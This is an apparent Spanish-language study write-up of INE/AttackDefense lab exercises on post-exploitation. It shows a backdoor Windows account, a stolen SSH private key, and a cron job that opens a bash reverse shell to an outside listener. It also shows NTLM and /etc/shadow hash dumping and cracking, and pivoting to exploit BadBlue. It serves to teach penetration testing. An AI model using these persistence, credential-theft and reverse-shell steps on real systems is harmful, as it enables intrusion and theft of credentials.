[05:13:19:042] [5178:5179] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICATE NAME MISMATCH! @
[05:13:19:042] [5178:5179] [ERROR][com.freerdp.crypto] - The hostname used for this connection (demo.ine.local:3389)
[05:13:19:043] [5178:5179] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[05:13:19:043] [5178:5179] [ERROR][com.freerdp.crypto] - Common Name (CN):
[05:13:19:043] [5178:5179] [ERROR][com.freerdp.crypto] -           attackdefense
[05:13:19:043] [5178:5179] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for demo.ine.local:3389 (RDP-Server):
    Common Name: attackdefense
    Subject:     CN = attackdefense
    Issuer:      CN = attackdefense
    Thumbprint:  eb:2e:75:41:46:ac:26:84:3c:14:64:10:82:e8:6b:12:c6:33:a8:96:fb:9c:44:96:39:9a:0b:71:5e:79:94:cb
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/N/T) ■

```

```

Administrator: Windows PowerShell
PS C:\> whoami
attackdefense\backdoor
PS C:\> whoami /priv
PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
=====
SeIncreaseQuotaPrivilege  Adjust memory quotas for a process  Disabled
SeSecurityPrivilege     Manage auditing and security log  Disabled
SeTakeOwnershipPrivilege Take ownership of files or other objects  Disabled
SeLoadDriverPrivilege   Load and unload device drivers  Disabled
SeSystemProfilePrivilege Profile system performance  Disabled
SeSystemTimePrivilege   Change the system time  Disabled
SeProfileSingleProcessPrivilege Profile single process  Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority  Disabled
SeCreatePagefilePrivilege Create a pagefile  Disabled
SeBackupPrivilege        Back up files and directories  Disabled
SeRestorePrivilege       Restore files and directories  Disabled
SeShutdownPrivilege     Shut down the system  Disabled
SeDebugPrivilege         Debug programs  Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values  Disabled
SeChangeNotifyPrivilege  Bypass traverse checking  Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system  Disabled
SeUndockPrivilege        Remove computer from docking station  Disabled
SeManageVolumePrivilege  Perform volume maintenance tasks  Disabled
SeImpersonatePrivilege   Impersonate a client after authentication  Enabled
SeCreateGlobalPrivilege  Create global objects  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set  Disabled
SeTimeZonePrivilege      Change the time zone  Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links  Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session  Disabled
PS C:\> net users
User accounts for \\ATTACKDEFENSE
-----
Administrator          backdoor          DefaultAccount
Guest                 student          WDAGUtilityAccount
The command completed successfully.
PS C:\>

```

El siguiente paso sería cambiarle el nombre al usuario por algo menos detectable. Por ejemplo, le podemos poner de nombre guest.

## Persistence Via SSH Keys

Primero vamos a obtener acceso al sistema objetivo. Una vez obtenido acceso al objetivo, vamos a iniciar en el servicio OpenSSH con las credenciales que hayamos obtenido en la fase de explotación.

```

[student@demo:~]#
# ssh student@demo.ine.local
The authenticity of host 'demo.ine.local (192.62.89.3)' can't be established.
ED25519 key fingerprint is SHA256:3qPAVJT1vwjXB00tzGhbTlb7xeoQjMuD44Vn3MWV+uM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'demo.ine.local' (ED25519) to the list of known hosts.
student@demo.ine.local's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 6.8.0-40-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

student@demo:~$ ls
wait
student@demo:~$ cat wait
Delete this file to trigger connection reset.

Delete it only after planting the backdoor.

```

Dentro del directorio raíz de student tenemos un archivo llamado wait y nos da un mensaje especial para que sepamos que hacer.

“Elimina este archivo para activar el restablecimiento de la conexión. Eliminalo únicamente si ya has plantado la backdoor”

Bien, esto lo que hará es que cuando eliminemos el archivo wait, se cambiará automáticamente la contraseña. (ESTO ES UN LABORATORIO CONFIGURADO, CONFIGURALO A TU MANERA).

Si listamos los demás directorios del directorio raíz de student, podemos ver que tenemos un directorio llamado .ssh, en el cual se encuentra llave RSA privada:

```

student@demo:~/ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEa3JH1zC1WJuJ2KCPf1UdJe1dX+Uh4aE9RKsnuQk124eOB601/
8+Q6uJej38goVYQ7Dc4INK9Pq9Cs+uDQfRdjS1/9S7a0bDVORR6Q/E3dyo0RDsz
LcaqX6LkPgnBZ2g37E4mX6kiwEvYeqaAGyFqyfn+QPLos/Znc3EA4A71LPFg01b
AmpI6Gbaa7UUG+MCZoM0qDN05Mzr5bmtCnVOKQ6n0Qx7znu5A2p00TfzmAo7erZ8
6xJUFXQoVFzqmINghZKFztjgV5nk/qHgn1BPyd6NoWeXADdIJKi7iq4jomT+Ny+/
HlxrAs1IJhxtrSExSMTkqmH/3KeX9ibBWxZy1QIDAQABoIBAE00liOvgvN6rlRR
9sJMGJVA0WNWyIcUWdDtnTJC/wwFvvqQlocx9oh1G7t0gFUHuuzY4pHxgl44LG40
C91x+kL8vvtu/4JAaqMT0xgJ8kgj4s/S8DnL8r5ajP8yFWj9ffFWn27zaL/3vRjEj
R1R7+2f3XvCEJrz6Wk1jPRjqAv0eDRGH3ojsQwW07k/FcvfqVBCPTGxyUBzXYv06
fM3OY5NL8D7t/bLoHa8dVhqqPnfUR7/IpiAdxEam1X00bPB5YyBwSlpj6h904bF/
+U697IE23xjVmKMcvTL6QAxuRGSMF3/k3rCpdD3UxFY+P2e0CK3MeFwjKpAe8r
2xRxyB0CgYEAE+7zgmuhJqjik8tbt6+ZAJZ68TqLE1f3YEW/LivMeMj5tQzo/w+
0ZJnr6hR3eicMMxWKufGXSEtbs1TzMgvA5SX19MTu62a5A2h7NDbLuKRwdjh9Qv6
TocFSMSFcS4jvmbelYvaSZWrJLLKY6lsjgdjDB4DH7Uc0Anxdr//GscgYEAE39
rlB7Gw0CX7oXpSEGChkQkmgX5IDU7+UuysFqD8fWoLsAc47R/TmDsKI+x83PF5jG
oo5P5LmUIeqnAKknTSyfD1YftMa3tpTE68R9j/uueTK7v5izwWQjicmlm4RdkZJ
TVVH2b0aIQaUnpWWwHLa+BYx2jh4S2GxH89vz78CgYEAE211SyApFLw0fR/Hc7kRm
0LYGL7qvaR2fvTDhbCYvnKRXQ61uDoUf5JXUvrBJbrtlZ+yX5dmE90CVa6mHlbVV
oiQYtIZ/wCgKbxrbybs60VmQlQrtGtNuMoHck/Y/L/19Lk0L2tqPy/GdamRWkxQ
vYXC0cfmxNS8oxWz0uktCrMCgYB6uff90MFbxgD6g4WAciss46CvmojIG71mbL8M
tV2kuMC0PN0oXRKEll3jHUKga/Lnfefg9WC9Uts8IfmyINTCHJIDABwrJzdJj0iZ
326cIyb5ZUrYsCjaRAI117DNRqgDQL3GtEyV1CPBwin7Avny3mT0rKAmNIUYKaGS
ObuDXQKBgQDIRYOZeaV8rXx3wN24NYuByNUpRM3AIyPiwAuaPklWD6D2KdDveheI
lZtRb6Yzzmeon0DuLPdl7e/R7e5Z8Mx3o40aiJULLlw95JqON3J3W471PZAG1L/g
59PKgUMBNVX9UsUqvHyWlcY/FAT9UhWblgDoN3uXY9Db6q5x7hWzKw=
-----END RSA PRIVATE KEY-----

```

Esta llave será nuestra persistencia. Vamos a copiarla y la pasamos a nuestro sistema Kali, y a continuación le daremos permisos.

```
└─(root@INE)-[~]
# chmod 400 id_rsa
```

```
student@demo:~$ rm wait
student@demo:~$ ls
student@demo:~$ Connection to demo.ine.local closed by remote host.
Connection to demo.ine.local closed.

└─(root@INE)-[~]
# ssh student@demo.ine.local
student@demo.ine.local's password:
Permission denied, please try again.
student@demo.ine.local's password: █
```

Bien, ahora que tenemos ya la llave privada, vamos a utilizarla:

```
└─(root@INE)-[~]
# ssh -i id_rsa student@demo.ine.local
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 6.8.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Aug  5 00:18:58 2025 from 192.62.89.2
student@demo:~$ █
```

La parte profesional se explica aquí: lo que idealmente haríamos es generar un par de claves SSH en nuestra Kali, luego mantenemos la clave privada en nuestra Kali y transferimos la clave pública al sistema destino, en el directorio de la cuenta usuario en el directorio ssh y lo agregamos como claves autorizadas.

## Persistence Via Cron Jobs

Bien, una accedido al sistema objetivo, vamos a crear nuestro propio cron job. Primero tenemos que saber donde se alojan los cron jobs. Cat /etc/crontab

```
student@demo:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
student@demo:~$ █
```

```
echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/192.86.68.2/1234 0>&1'"
```

Este comando dice lo siguiente:

\*\*\*\*\* ejecuta esta cron job cualquier minuto, hora, día, mes, etc.

/bin/bash usa bash para ejecutar lo que esta dentro de ‘...’

-c : flag para que bash ejecute lo que está dentro del string

‘...’ lo que está dentro es nuestra reverse shell. ¿Qué es lo que dice?

Bash -i : Lanza bash en modo interactivo, como si abriremos una terminal.

>& redirige salida y entrada hacia ese socket tcp /dev/tcp. Es decir todo lo que salga por la terminal se envía al atacante.

0>&1: Esto redirige entrada al mismo socket que salida

Así, el atacante podrá **escribir comandos** desde su terminal y serán ejecutados en la máquina víctima.

¿Qué necesitamos ahora para recibir la shell? Configurar nuestro oyente. Lo podemos hacer usando netcat como multi/handler de Metasploit.

Pero antes tenemos que añadir nuestro cron a donde están todos los cron.

student@demo:~\$ crontab -i cron

```
student@demo:~$ crontab -l
* * * * * /bin/bash -c 'bash -i >& /dev/tcp/192.86.68.2/1234 0>&1'
student@demo:~$
```

Ahora eliminamos el archivo wait para que se reinicie el servidor y cambie la contraseña.

```
student@demo:~$ crontab -l
* * * * * /bin/bash -c 'bash -i >& /dev/tcp/192.86.68.2/1234 0>&1'
student@demo:~$ rm wait
student@demo:~$ ls
cron
student@demo:~$ Connection to demo.ine.local closed by remote host.
Connection to demo.ine.local closed.

[root@INE ~]
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.86.68.2] from (UNKNOWN) [192.86.68.3] 34638
bash: cannot set terminal process group (441): Inappropriate ioctl for device
bash: no job control in this shell
student@demo:~$
```

## Dumping & Cracking NTLM Hashes On Windows

Para empezar tendremos que ganar acceso al sistema objetivo. Luego tocará elevar nuestros privilegios, en caso de que no seamos admin. Dupeamos hashes y por último los descriframos.

```
meterpreter > getuid
Server username: WIN-OMCNBKR66MN\Administrator
meterpreter > sysinfo
Computer       : WIN-OMCNBKR66MN
OS             : Windows Server 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x64/windows
meterpreter >
```

¿Qué hacemos ahora? Migrar a lsass, en el contexto de acceder a la memoria caché del proceso lsass, y además para darnos estabilidad en nuestra sesión de Meterpreter y evitar futuros errores.

```
meterpreter > pgrep lsass
512
meterpreter > migrate 512
[*] Migrating from 2284 to 512 ...
[*] Migration completed successfully.
meterpreter > █
```

Bien, una vez aquí, podemos o cargar kiwi o usar el comando hashdump de Meterpreter. Yo lo hice con Kiwi.

```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[+] Dumping SAM
Domain : WIN-OMCNBKR66MN
SysKey : 23675d238b2d51b9bd6c6885a4fbe6cf
Local SID : S-1-5-21-2563855374-3215282501-1490390052

SAMKey : 3a6573bd037a5d6890f5cf1dd77c8f40

RID : 000001f4 (500)
User : Administrator
    Hash NTLM: 8846f7eaee8fb117ad06bdd830b7586c

RID : 000001f5 (501)
User : Guest

RID : 000003f1 (1009)
User : bob
    Hash NTLM: 5835048ce94ad0564e29a924a03510ef

meterpreter > █
```

Ahora guardamos esos hashes y su respectivo usuario en un notepad:

```
└─(root@INE)-[~/Documents]
# cat hashes.txt
Administrator:8846f7eaee8fb117ad06bdd830b7586c
bob:5835048ce94ad0564e29a924a03510ef
```

Una vez guardamos, podemos proceder a descifrar las contraseñas utilizando hashcat o john the ripper:

```
└─(root@INE)-[~/Documents]
# john --format=NT hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=48
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 8 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password1      (bob)
password       (Administrator)
2g 0:00:00:00 DONE 2/3 (2025-08-05 23:48) 100.0g/s 97300p/s 97300c/s 194600C/s 123456 ..knight
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Ahora vamos a utilizar Hashcat:

```

5835048ce94ad0564e29a924a03510ef:password1

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 1000 (NTLM)
Hash.Target...: hashes.txt
Time.Started.: Wed Aug  6 00:02:27 2025 (0 secs)
Time.Estimated.: Wed Aug  6 00:02:27 2025 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Mask....: password1 [9]
Guess.Queue....: 28/14336793 (0.00%)
Speed.#1.....: 1093 H/s (0.06ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 2/2 (100.00%) Digests (total), 2/2 (100.00%) Digests (new)
Progress.....: 1/1 (100.00%)
Rejected.....: 0/1 (0.00%)
Restore.Point.: 0/1 (0.00%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1.: password1 → password1

Started: Wed Aug  6 00:01:35 2025
Stopped: Wed Aug  6 00:02:29 2025

```


```

└─(root@INE)-[~/Documents]
└─# hashcat -a3 -m 1000 hashes.txt /usr/share/wordlists/rockyou.txt --show
8846f7eaae8fb117ad06bdd830b7586c:password
5835048ce94ad0564e29a924a03510ef:password1

└─(root@INE)-[~/Documents]
└─#

```

Ahora vamos a logearnos legítimamente mediante PsExec o si está abierto el puerto RDP mucho mejor:



## Dumping & Cracking Linux Password Hashes

Primero de todo tenemos que ganar acceso al sistema objetivo:

```

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.237.40.2:4433
[*] Sending stage (1017704 bytes) to 192.237.40.3
[*] Meterpreter session 2 opened (192.237.40.2:4433 → 192.237.40.3:37458) at 2025-08-06 01:02:11 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > getuid
Server username: root
meterpreter >

```

Una vez tengamos acceso como root al sistema objetivo, vamos a ver la lista de hashes del directorio /etc/shadow:

```

root@demo:/# cat /etc/shadow
cat /etc/shadow
root:$6$sgewtGbw$ihhoUYASuXTh7Dmw0adpC7a3fBGkf9hk0QCffBQRMIF8/0w6g/Mh4jMWJ0yEFiZyqVQhZ4.vuS8XOyq.hLQBb.:18348:0:99999:7:::
daemon:*:18311:0:99999:7:::
bin:*:18311:0:99999:7:::
sys:*:18311:0:99999:7:::
sync:*:18311:0:99999:7:::
games:*:18311:0:99999:7:::
man:*:18311:0:99999:7:::
lp:*:18311:0:99999:7:::
mail:*:18311:0:99999:7:::
news:*:18311:0:99999:7:::
uucp:*:18311:0:99999:7:::
proxy:*:18311:0:99999:7:::
www-data:*:18311:0:99999:7:::
backup:*:18311:0:99999:7:::
list:*:18311:0:99999:7:::
irc:*:18311:0:99999:7:::
gnats:*:18311:0:99999:7:::
nobody:*:18311:0:99999:7:::
_apt:*:18311:0:99999:7:::
root@demo:/#

```

Hay un módulo de Metasploit que podemos usar para deshashear o unshadow ese hash particular:  
Post/linux/gather/hashdump

```

msf6 post(linux/gather/hashdump) > set session 2
session => 2
msf6 post(linux/gather/hashdump) > run

[+] root:$6$sgewtGbw$ihhoUYASuXTh7Dmw0adpC7a3fBGkf9hk0QCffBQRMIF8/0w6g/Mh4jMWJ0yEFiZyqVQhZ4.vuS8XOyq.hLQBb.:0:0:root:/root:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20250806010758_default_192.237.40.3_linux.hashes_061435.txt
[*] Post module execution completed
msf6 post(linux/gather/hashdump) > cat /root/.msf4/loot/20250806010758_default_192.237.40.3_linux.hashes_061435.txt
[*] exec: cat /root/.msf4/loot/20250806010758_default_192.237.40.3_linux.hashes_061435.txt

root:$6$sgewtGbw$ihhoUYASuXTh7Dmw0adpC7a3fBGkf9hk0QCffBQRMIF8/0w6g/Mh4jMWJ0yEFiZyqVQhZ4.vuS8XOyq.hLQBb.:0:0:root:/root:/bin/bash

```

Bien, una vez que el módulo de post-exploitación haya hecho su trabajo. Vamos a copiar esa ruta que nos da y haremos lo siguiente utilizando john the ripper:

```

[root@INE]~]
# john --format=sha512crypt /root/.msf4/loot/20250806010758_default_192.237.40.3_linux.hashes_061435.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6 [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 48 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password          (root)
1g 0:00:00:09 DONE (2025-08-06 01:13) 0.1077g/s 662.0p/s 662.0c/s 123456.. iheartyou
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Ahora utilizaremos hashcat:

```

[root@INE]~]
# hashcat --help | grep sha512
    1770 | sha512(utf16le($pass))           | Raw Hash
    1710 | sha512($pass.$salt)              | Raw Hash salted and/or iterated
    1720 | sha512($salt.$pass)              | Raw Hash salted and/or iterated
    1740 | sha512($salt.utf16le($pass))    | Raw Hash salted and/or iterated
    1730 | sha512(utf16le($pass).$salt)     | Raw Hash salted and/or iterated
    6500 | AIX {sha512}                   | Operating System
    1800 | sha512crypt $$, SHA512 (Unix)   | Operating System
    2800 | bcrypt(sha512$pass)) / bcryptsha512 | Forums, CMS, E-Commerce
    21600 | Web2py pbkdf2-sha512          | Framework
    20200 | Python passlib pbkdf2-sha512  | Framework
    21000 | BitShares v0.x - sha512(sha512_bin(pass)) | Cryptocurrency Wallet

[root@INE]~]
# hashcat -m 1800 -a3 /root/.msf4/loot/20250806010758_default_192.237.40.3_linux.hashes_061435.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

```

The wordlist or mask that you are using is too small.  
This means that hashcat cannot use the full parallel power of your device(s).  
Unless you supply more work, your cracking speed will drop.  
For tips on supplying more work, see: <https://hashcat.net/faq/morework>

Approaching final keyspace - workload adjusted.

```

$6$sgewtGbw$ihhoUYASuXTh7Dmw0adpC7a3fBGkf9hk0QCffBQRMIF8/0w6g/Mh4jMWJ0yEFiZyqVQhZ4.vuS8XOyq.hLQBb.:password

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target....: $6$sgewtGbw$ihhoUYASuXTh7Dmw0adpC7a3fBGkf9hk0QCffBQRMIF8/0w6g/Mh4jMWJ0yEFiZyqVQhZ4.vuS8XOyq.hLQBb.
Time.Started....: Wed Aug  6 01:16:38 2025 (0 secs)
Time.Estimated...: Wed Aug  6 01:16:38 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: password [8]
Guess.Queue....: 4/14336793 (0.00%)
Speed.#1.....:      59 H/s (0.13ms) @ Accel:1024 Loops:128 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1/1 (100.00%)
Rejected.....: 0/1 (0.00%)
Restore.Point...: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidate.Engine.: Device Generator
Candidates.#1....: password → password

Started: Wed Aug  6 01:15:37 2025
Stopped: Wed Aug  6 01:16:39 2025

```

```

[root@INE]~]
# 

```

## Pivoting (IMPORTANTE)

Podemos ver que tenemos dos interfaces de red demo1.ine.local, a la cual tenemos acceso, y luego tenemos demo2.ine.local a la que no tenemos acceso. Nuestra misión será pivotar a demo2.ine.local porque ya sabemos que está dentro del mismo segmento de red donde se encuentra demo1.ine.local:

```
(root@INE) [~]
# cat /etc/hosts
127.0.0.1      localhost
::1      localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.1.0.6      INE
127.0.0.1 AttackDefense-Kali
10.10.49.2      INE
10.2.24.60      demo1.ine.local
10.2.23.44      demo2.ine.local

[root@INE) [~]
# ping -c2 demo1.ine.local
PING demo1.ine.local (10.2.24.60) 56(84) bytes of data.
64 bytes from demo1.ine.local (10.2.24.60): icmp_seq=1 ttl=125 time=4.69 ms
64 bytes from demo1.ine.local (10.2.24.60): icmp_seq=2 ttl=125 time=2.39 ms

--- demo1.ine.local ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 2.385/3.537/4.689/1.152 ms

[root@INE) [~]
# ping -c2 demo2.ine.local
PING demo2.ine.local (10.2.23.44) 56(84) bytes of data.

--- demo2.ine.local ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 1020ms
```

Bien, una vez accedido al sistema objetivo al cual tenemos conexión y hemos podido explotar, vamos a enumerar interfaces de red:

```
meterpreter > ifconfig

Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 1492
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
=====
Name      : AWS PV Network Device #0
Hardware MAC : 02:9c:7d:b5:37:0d
MTU       : 9001
IPv4 Address : 10.2.24.60
IPv4 Netmask : 255.255.240.0
IPv6 Address : fe80::f162:c2e:23d7:1b8a
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 24
=====
Name      : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::5efe:a02:183c
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > █
```

Entonces, ¿cómo buscamos otros sistemas en la red?

Necesitamos agregar una ruta, la ruta nos permitirá acceder a la máquina víctima dos desde la máquina víctima uno, entonces ¿cómo lo agregamos?

Lo que esto quiere decir, es que una vez añadido una ruta dentro de la consola de Metasploit podemos realizar un escaneo o acceder a cualquier dispositivo en esa subred desde msfconsole

Corrección: run autoroute -s **10.2.24.0/20**

```

meterpreter > run autoroute -s 10.0.24.0/20
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.0.24.0/255.255.240.0 ...
[+] Added route to 10.0.24.0/255.255.240.0 via 10.2.24.60
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]

Active Routing Table
=====

Subnet          Netmask        Gateway
-----          -----        -----
10.0.24.0      255.255.240.0 Session 1

meterpreter > []

```

Ahora ponemos esta sesión de Meterpreter en background y vamos a realizar un escaneo de puertos en el sistema dos.

```

msf6 auxiliary(scanner/portscan/tcp) > run
[+] 10.2.23.44:          - 10.2.23.44:80 - TCP OPEN
[*] demo2.ine.local:     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):
=====
Name      Current Setting  Required  Description
-----      -----          -----      -----
CONCURRENCY 10            yes        The number of concurrent ports to check per host
DELAY       0              yes        The delay between connections, per thread, in milliseconds
JITTER      0              yes        The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS       1-100          yes        Ports to scan (e.g. 22-25,80,110-900)
RHOSTS     demo2.ine.local yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS    1              yes        The number of concurrent threads (max one per host)
TIMEOUT    1000           yes        The socket connect timeout in milliseconds

```

El siguiente paso es identificar que versión se ejecuta en el puerto 80 de la máquina dos. Para ello haremos un reenvío de puertos a través de un puerto específico que le pondremos al puerto 80 de la máquina dos:

```

meterpreter > portfwd add -l 1234 -p 80 -r demo2.ine.local
[*] Forward TCP relay created: (local) :1234 → (remote) demo2.ine.local:80
meterpreter > []

```

Ahora podemos hacer un escaneo de nmap. Recordemos que hemos asignado al puerto 80 el puerto 1234 en su reemplazo.

```

root@INE:~ 
File Actions Edit View Help
└──(root@INE)-[~]
# nmap -sV -sS -p 1234 localhost
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-10 10:47 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000061s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE VERSION
1234/tcp  open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.66 seconds
└──(root@INE)-[~]
# 

```

Ahora que ya sabemos que tiene una versión de BadBlue podemos buscar un exploit para acceder al sistema.

```

msf6 exploit(windows/http/badblue_passthru) > options

Module options (exploit/windows/http/badblue_passthru):

Name      Current Setting  Required  Description
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT        80        yes        The target port (TCP)
SSL            false       no        Negotiate SSL/TLS for outgoing connections
VHOST          no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
EXITFUNC    thread        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST        10.10.49.2    yes        The listen address (an interface may be specified)
LPORT        4444        yes        The listen port

Exploit target:

Id  Name
0   BadBlue EE 2.7 Universal

```

Antes de explotar, tenemos que configurar algunas cosas importantes:

```

payload => windows/meterpreter/bind_tcp
msf6 exploit(windows/http/badblue_passthru) > set RHOSTS demo2.ine.local
RHOSTS => demo2.ine.local
msf6 exploit(windows/http/badblue_passthru) > run

[*] Trying target BadBlue EE 2.7 Universal ...
[*] Started bind TCP handler against 10.2.23.44:4444
[*] Sending stage (176198 bytes) to 10.2.23.44
[*] Meterpreter session 2 opened (10.2.24.60:49671 -> 10.2.23.44:4444 via session 1) at 2025-08-06 04:49:08 +0530

meterpreter > sysinfo
Computer       : ATTACKDEFENSE
OS             : Windows Server 2019 (10.0 Build 17763).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 1
Meterpreter     : x86/windows
meterpreter > getuid
